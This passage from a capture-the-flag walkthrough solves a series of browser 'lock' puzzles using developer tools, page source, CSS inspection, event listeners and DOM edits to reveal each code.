
To acquire this code, we go back to Developer Tools (View > Developer > Developer Tools) and click on the “Network” tab at the top. After some time, there is an image request generated. The code is listed by clicking on the image link



Success. On to the next lock.

Lock 4: Where might we keep the things we forage? Yes, of course: Local barrels!


To acquire this code, we go back to Developer Tools (View > Developer > Developer Tools) and click on the “Application” tab at the top. We then go to “Local Storage” on the left and click on the URL. We are presented with the code



Success. On to the next lock.

Lock 5: Did you notice the code in the title? It may very well prove vital.


To acquire this code, we view the page source (View > Developer > View Source). We see within the <Title> tag, there is the code



Success. On to the next lock.

Lock 6: In order for this hologram to be effective, it may be necessary to increase your perspective.

To acquire this code, we Inspect Element (View > Developer > Inspect Element). We click on our hologram effect on the page which will take us to the css code. We then expand the code and are presented with the 6 digit code



Success. On to the next lock.

However, the order is incorrect. After some site enumeration, I found the CSS styles properties page: https://crate.elfu.org/css/styles.css/912f035c-d17c-42c5-88d8-49229d0dd17f


When scrolling through, we see the Hologram items and the order in which they need to be sent in

```
.hologram .items {
  transform: translate3d(75px, 50px, 0px) rotateX(2deg) rotateZ(-1deg);
  color: white;
}

.hologram .items .ZADFCDIV {
  transform: translate3d(-69px, -56px, -1520px) rotateY(-8deg) rotateZ(-1deg);
}
.hologram .items .GMSXHBQH {
  transform: translate3d(-46px, -4px, 0px) rotateX(342deg) rotateZ(8deg);
}
.hologram .items .RPSMZXMY {
  transform: translate3d(-27px, 51px, 1500px) rotateX(0deg) rotateZ(0deg);
}
.hologram .items .IDOIJIKV {
  transform: rotateY(8deg) translate3d(-150px, 27px, 960px);
  transform-origin: 30px 100px;
}
.hologram .items .KXTBRPTJ {
  transform: rotateY(0deg) translate3d(3px, -36px, -930px) scale(2);
}
.hologram .items .AJGXPXJV {
  transform: rotateZ(10deg) translate3d(16px, -25px, -750px) scale(1.5);
}
.hologram .items .ZWYRBISO {
  transform: rotateX(-3deg) rotateY(-29deg) translate3d(30px, -6px, -10px);
}
.hologram .items .KPVVBGSG {
  transform: rotateZ(10deg) translate3d(39px, -48px, -100px);
  transform-origin: -200px 30px;
}
```

The correct order is:

ZADFCDIV
GMSXHBQH
RPSMZXMY
IDOIJIKV
KXTBRPTJ
AJGXPXJV
ZWYRBISO
KPVVBGSG

We then line up the correct values for each item and receive the code



Success. On to the next lock.

Lock 7: The font you're seeing is pretty slick, but this lock's code was my first pick.

To acquire this code, we can just go to the Page Source (View > Developer > View Source). We see within the <style> tag there is the code


```
font-family: 'OZS7HW3I', 'Beth Ellen', cursive;
```

Success. On to the next lock.

Lock 8: In the event that the .eggs go bad, you must figure out who will be sad.

To acquire this code, we go to the Developer Tools (View > Developer > Developer Tools). We then make sure that we click on the “class=”eggs”” under Elements

We then go to Event Listeners on the right hand side and expand “spoil” and “span.eggs”. We see within the Window Handler who is sad


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
Styles
Computed
Event Listeners
DOM Breakpoints
Properties
Ancestors
All
Framework listeners
spoil
span.eggs
Remove
be8c92f0-e21a-4b90-9cc9-67931c9cc837:1
handler: ()=>window['VERONICA']='sad'
once: false
passive: false
useCapture: false
<!doctype html>
<html>
<head>…</head>
<body>


<ul class="locks">
…

"In the event that the "
.eggs == $0
" go bad, you must figure out who will be sad."

<button class="hint-dispenser" data-id="8">Need a hint?
</button>

<script type="text/javascript" src="/client.js/be8c92f0-e21a-4b90-9cc9-67931c9cc837"></script>
</body>
</html>


VERONICA



Success. On to the next lock.

Lock 9: This next code will be unredacted, but only when all the chakras are :active.


We acquire this code by first going into Developer Tools (View > Developer > Developer Tools). We select our “<li>” tag element that shows instructions for this lock




We see that there are multiple class “chakras”. Specifically

- Next
- Unredacted
- Only
- When
- Chakra

We can right click on each “chakra” and choose “Fore State > :active” for each Chakra.



We then see the values for the code listed in red.



Success. On to the next lock.

Lock 10: Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

We first “pop off” the cover by finding the “cover” element


And deleting it

Once the cover is off, earlier while performing the previous locks, I noticed that there were 3 classes that had values in them. “Component gnome”, “component swab” and “component macaroni”. These 3 classes were located within the lock instructions for

- Lock 2 - Print Preview

- Lock 6 - Hologram
- Lock 7 - Font

We can actually put this lock “back into commission” by dragging and dropping the 3 classes (gnome, swab and macaroni) into the the Lock 10 <li> tag. There is a section that says “::before” and “::after” that the components can be placed in.



This will fix the lock so that it now works. However, the codes that are with the gnome, swab and macaroni is not the correct code. The correct code is actually locked on the lock itself when “popped off”. To find this lock I actually went back to the css styles page and found the PNG for the popped off lock

https://crate.elfu.org/css/styles.css/912f035c-d17c-42c5-88d8-49229d0dd17f
https://crate.elfu.org/images/lock_inside.png

